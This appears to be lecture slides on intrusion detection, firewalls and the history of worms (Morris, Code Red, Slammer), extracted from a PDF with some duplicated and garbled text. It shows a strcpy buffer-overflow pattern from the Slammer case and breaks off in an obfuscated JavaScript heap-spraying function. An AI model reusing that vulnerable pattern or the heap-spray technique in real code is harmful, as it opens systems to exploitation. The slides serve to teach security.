- Can be located on a different machine


Host-Based Intrusion Detection

```
f(int x) {  
  x ? getuid() : geteuid();  
  x++  
}  
g() {  
  fd = open("foo", O_RDONLY);  
  f(0); close(fd); f(1);  
  exit(0);  
}
```




If the observed code behavior is inconsistent with the statically inferred model, something is wrong

Firewalls: Network and App-level




Elizabeth D. Zwicky
Simon Cooper
D. Brent Chapman



Michael Becher

Basic Firewall Concept

- Separate local area net from internet




All packets between LAN and internet routed through firewall

Firewall Goals



- Prevent malicious attacks on hosts
 - ▣ Port sweeps, ICMP echo to broadcast addr, syn flooding, ...
 - ▣ Worm propagation
- Prevent general disruption of internal network
- Monitor and control quality of service (QoS)
- Provide defense in depth
 - ▣ Programs contain bugs and are vulnerable to attack
 - ▣ Network protocols may contain;
 - Design weaknesses (SSH CRC)
 - Implementation flaws (SSL, NTP, FTP, SMTP...)
- Control traffic between “zones of trusts”
 - ▣ Can control traffic between separate local networks, etc.

Review: TCP Protocol Stack



Transport layer provides *ports*, logical channels identified by number

Review: Data Formats



Packet Filtering

- Uses transport-layer information only
 - ▣ IP Source Address, Destination Address
 - ▣ Protocol (TCP, UDP, ICMP, etc.)
 - ▣ TCP or UDP source & destination ports
 - ▣ TCP Flags (SYN, ACK, FIN, RST, PSH, etc.)
 - ▣ ICMP message type
- Examples
 - ▣ DNS uses port 53
 - Block incoming port 53 packets except known trusted servers
- Issues
 - ▣ Stateful filtering
 - ▣ Encapsulation: address translation, other complications
 - ▣ Fragmentation

Firewall Configuration (Incoming)


32

Inbound Rules													
Name	Group	Profile	Enabled	Action	Override	Program	Local Address	Remote Address	Protocol	Local Port	Remote Port	Allowed Users	Allowed Computers
Allow authenticated IPsec bypass (Vista a...		All	Yes	Secure ...	Yes	Any	Any	Any	Any	Any	Any	Any	REDMOND\GP-ICF ...
Bonjour Service		Domain	Yes	Allow	No	C:\Progr...	Any	Any	UDP	Any	Any	Any	Any
Bonjour Service		Domain	Yes	Allow	No	C:\Progr...	Any	Any	TCP	Any	Any	Any	Any
Bonjour Service		Domain	Yes	Allow	No	C:\Progr...	Any	Any	UDP	Any	Any	Any	Any
Bonjour Service		Domain	Yes	Allow	No	C:\Progr...	Any	Any	TCP	Any	Any	Any	Any
Client Notification Channel		Private	Yes	Allow	No	Any	Any	Any	UDP	1745	Any	Any	Any
Client Notification Channel		Domain	Yes	Allow	No	Any	Any	Any	UDP	1745	Any	Any	Any
CorpNet: ISATAP - Allow		All	Yes	Allow	No	Any	Any	Any	IPv6	Any	Any	Any	Any
CORPNET: PNRP Allow		Private	Yes	Allow	No	Any	fe80::/10	fe80::/10	UDP	3540	Any	Any	Any
CORPNET: PNRP Secure		All	Yes	Secure	No	Any	Any	Any	UDP	3540	Any	Any	Any
CorpNet: WTT TCP Client - Allow		All	Yes	Allow	No	%WTTBL...	Any	Any	TCP	1778	Any	Any	Any
Daemonu.exe		Private	No	Allow	No	C:\Progr...	Any	Any	TCP	Any	Any	Any	Any
Daemonu.exe		Private	No	Allow	No	C:\Progr...	Any	Any	UDP	Any	Any	Any	Any
Internet Explorer		Domain	Yes	Allow	No	C:\progr...	Any	Any	UDP	Any	Any	Any	Any
Internet Explorer		Domain	Yes	Allow	No	C:\progr...	Any	Any	TCP	Any	Any	Any	Any
iTunes		All	Yes	Allow	No	C:\Progr...	Any	Any	Any	Any	Any	Any	Any
Microsoft Lync 2010		All	Yes	Allow	No	C:\Progr...	Any	Any	Any	Any	Any	Any	Any
Microsoft Office Live Meeting 2007		Domain	Yes	Allow	No	C:\Progr...	Any	Any	UDP	Any	Any	Any	Any
Microsoft Office Live Meeting 2007		Domain	Yes	Allow	No	C:\Progr...	Any	Any	TCP	Any	Any	Any	Any
Microsoft Office Live Meeting 2007		Private	Yes	Allow	No	C:\Progr...	Any	Any	UDP	Any	Any	Any	Any
Microsoft Office Live Meeting 2007		Private	Yes	Allow	No	C:\Progr...	Any	Any	TCP	Any	Any	Any	Any
Microsoft Office Outlook		Private	Yes	Allow	No	C:\Progr...	Any	Any	UDP	6004	Any	Any	Any
Microsoft Office Outlook		All	Yes	Allow	No	%Progra...	Any	Any	UDP	6004	Any	Any	Any
Microsoft OneNote		Private	Yes	Allow	No	C:\Progr...	Any	Any	TCP	Any	Any	Any	Any
Microsoft OneNote		Private	Yes	Allow	No	C:\Progr...	Any	Any	UDP	Any	Any	Any	Any
Microsoft SharePoint Workspace		Private	Yes	Allow	No	C:\Progr...	Any	Any	TCP	Any	Any	Any	Any
Microsoft SharePoint Workspace		Private	Yes	Allow	No	C:\Progr...	Any	Any	UDP	Any	Any	Any	Any
MSIT DA - ICMPv4 Echo Request		All	Yes	Allow	No	Any	Any	Any	ICMPv4	Any	Any	Any	Any
MSIT DA - ICMPv6 Echo Request		All	Yes	Allow	No	Any	Any	Any	ICMPv6	Any	Any	Any	Any
Networking - Address Mask Request (IC...		Domain	Yes	Allow	No	Any	Any	Any	ICMPv4	Any	Any	Any	Any
Networking - Echo Request (ICMPv4-In)		Domain	Yes	Allow	No	Any	Any	Any	ICMPv4	Any	Any	Any	Any
Networking - Echo Request (ICMPv6-In)		Domain	Yes	Allow	No	Any	Any	Any	ICMPv6	Any	Any	Any	Any
Networking - Redirect (ICMPv4-In)		Domain	Yes	Allow	No	Any	Any	Any	ICMPv4	Any	Any	Any	Any

Web Application Firewalls

33

- When it comes to HTTP traffic, regular firewalls are not very helpful
- Yet we know that most web attacks use regular HTTP channels: XSS, SQL injection





Worms

Worms: A Working Definition

35

- A worm is a program that can run by *itself* and can propagate a fully working version of itself to *other machines*
- It is derived from the word *tapeworm*, a parasitic organism that lives inside a host and saps its resources to maintain itself

THE INTERNET WORM

Crisis and Aftermath

Last November the Internet was infected with a worm program that eventually spread to thousands of machines, disrupting normal activities and Internet connectivity for many days. The following article examines just how this worm operated.

Eugene H. Spafford

On the evening of November 2, 1988 the Internet came under attack from within. Sometime after 5 p.m.,¹ a program was executed on one or more hosts connected to the Internet. The program collected host, network, and user information, then used that information to break into other machines using flaws present in those systems' software. After breaking in, the program would replicate itself and the replica would attempt to infect other systems in the same manner.

Although the program would only infect Sun Microsystems' Sun 3 systems and VAX² computers running variants of 4 BSD UNIX,³ the program spread quickly, as did the confusion and consternation of system administrators and users as they discovered the invasion of their systems. The scope of the break-ins came as a great surprise to almost everyone, despite the fact that UNIX has long been known to have some security weaknesses (cf. [4, 12, 13]).

The program was mysterious to users at sites where it appeared. Unusual files were left in the /usr/tmp directories of some machines, and strange messages appeared in the log files of some of the utilities, such as the *sendmail* mail handling agent. The most noticeable effect, however, was that systems became more and more loaded with running processes as they became repeatedly infected. As time went on, some of these machines became so loaded that they were unable to continue any processing; some machines failed completely when their swap space or process tables were exhausted.

By early Thursday morning, November 3, personnel at the University of California at Berkeley and Massachusetts Institute of Technology (MIT) had "captured" copies of the program and began to analyze it. People at other sites also began to study the program and were developing methods of eradicating it. A common fear

was that the program was somehow tampering with system resources in a way that could not be readily detected—that while a cure was being sought, system files were being altered or information destroyed. By 5 a.m. Thursday morning, less than 12 hours after the program was first discovered on the network, the Computer Systems Research Group at Berkeley had developed an interim set of steps to halt its spread. This included a preliminary patch to the *sendmail* mail agent. The suggestions were published in mailing lists and on the Usenet, although their spread was hampered by systems disconnecting from the Internet to attempt a "quarantine."

By about 9 p.m. Thursday, another simple, effective method of stopping the invading program, without altering system utilities, was discovered at Purdue and also widely published. Software patches were posted by the Berkeley group at the same time to mend all the flaws that enabled the program to invade systems. All that remained was to analyze the code that caused the problems and discover who had unleashed the worm—and why. In the weeks that followed, other well-publicized computer break-ins occurred and a number of debates began about how to deal with the individuals staging these invasions. There was also much discussion on the future roles of networks and security. Due to the complexity of the topics, conclusions drawn from these discussions may be some time in coming. The on-going debate should be of interest to computer professionals everywhere, however.

HOW THE WORM OPERATED

The worm took advantage of some flaws in standard software installed on many UNIX systems. It also took advantage of a mechanism used to simplify the sharing of resources in local area networks. Specific patches for these flaws have been widely circulated in days since the worm program attacked the Internet.

Finger

The *finger* program is a utility that allows users to obtain information about other users. It is usually used

¹ All times cited are EST.

² VAX is a trademark of Digital Equipment Corporation.

³ UNIX is a registered trademark of AT&T Laboratories.

The Morris Worm (1988)

36



Robert T. Morris



Boston Museum of Science

Morris Worm Account by Spafford (1989)

By early Thursday morning, November 3, personnel at the University of California at Berkeley and Massachusetts Institute of Technology discovered the worm. By about 9 p.m. Thursday, another simple, effective method of stopping the invading program, without altering system utilities, was discovered at Purdue and also widely published. Software patches were posted by the Berkeley group at the same time to mend all the flaws that enabled the program to invade systems. All that remained was to analyze the code that caused the problems and discover who had unleashed the worm— and why. In the weeks that followed, other well-publicized computer break-ins occurred and a number of debates began about how to deal with the individuals staging these invasions. There was also much discussion on the future roles of networks and security. Due to the complexity of the topics, conclusions drawn from these discussions may be some time in coming. The on-going debate should be of interest to computer professionals everywhere, however.

perated by systems disconnecting from the internet
attempt a "quarantine."



Worms: A Brief History


38

Native

- Morris Worm (1988)
- Melissa (1999)
- Code Red (2001)
- Nimda (2001)
- Blaster (2003)
- SQL Slammer (2003)

JavaScript

- Samy/MySpace (2005)
- xanga.com (2005)
- SpaceFlash/MySpace
- Yamanner/Yahoo! Mail
- QSpace/MySpace
- adultspace.com
- gaiaonline.com
- u-dominion.com (2007)



Morris Worm (1988)

- Damage: 6,000 computers in just a few hours
- What: just copied itself; didn't touch data
- Exploited:
 - ▣ buffer overflow in `fingerd` (UNIX)
 - ▣ `sendmail` debug mode (exec arbitrary cmds)
 - ▣ dictionary of 432 frequently used passwords

Melissa (1999)

- What: just copied itself; did not touch data
- When date=time, “Twenty-two points, plus triple word score, plus fifty points for using all my letters. Game’s over. I’m outta here.”
- Exploited:
 - ▣ MS Word Macros (VB)
 - ▣ MS Outlook Address Book (Fanout = 50)
“Important message from <user name> ...”

Code Red (2001)

- Runs on WinNT 4.0 or Windows 2000
- Scans port 80 on up to 100 random IP addresses
- Resides only in RAM; no files
- Exploits buffer overflow in Microsoft IIS 4.0/5.0 (Virus appeared one month after advisory went out)
- Two flavors:
 - ▣ Code Red I: high traffic, web defacements, DDOS on whitehouse.gov, crash systems
 - ▣ Code Red II: high traffic, backdoor install, crash systems
- Three phases: propagation (1-19), flood (20-27), termination (28-31)
- Other victims: Cisco 600 Routers, HP JetDirect Printers

Nimda (2001)

- Multiple methods of spreading (email, client-to-server, server-to-client, network sharing)
 - ▣ Server-to-client: IE auto-executes readme.eml (that is attached to all HTML files the server sends back to the client)
 - ▣ Client-to-server: “burrows”: scanning is local 75% of time
 - ▣ Email: readme.exe is auto executed upon viewing HTML email on IE 5.1 or earlier

More on Slammer

43

- When
 - ▣ Jan 25 2003
- How
 - ▣ Exploit Buffer-overflow
 - ▣ MS SQL/MS SQL Server Desktop Engine
 - ▣ known vulnerability, publicized in July 2002
- Scale
 - ▣ At least 74,000 hosts
- Feature
 - ▣ Fast propagation speed
 - >55million scans per second
 - two orders of magnitude faster than Code Red worm
 - ▣ No harmful payload
- Countermeasure
 - ▣ Patch
 - ▣ Firewall (port blocking)


Case Study: Slammer

- Buffer overflow vulnerability in Microsoft SQL Server (MS02-039).
- Vulnerability of the following kind:

```
ProcessUDPPacket() {  
    char SmallBuffer[ 100 ];  
  
    UDPRecv( LargeBuff );  
    strcpy( SmallBuf, LargeBuf );  
    ...  
}
```

Slammer Propagation Map

45



Heap-Based Exploitation: 3-Step Process

46

1. Force the right x86 code to be allocated on the program heap
 - All parts are challenging
 - ▣ First can be done with JavaScript
 - ▣ Second part is tough
 - ▣ Third is unreliable
2. Exploit
3. Force a jump to the heap

Advanced Malware Techniques

47

□ Heap spraying

```
function spray(sc)
{
var infect=unescape(sc.replace(/dadong/g, "\x25\x75"));
var heapBlockSize=0x100000;
var payloadSize=infect.length*2;
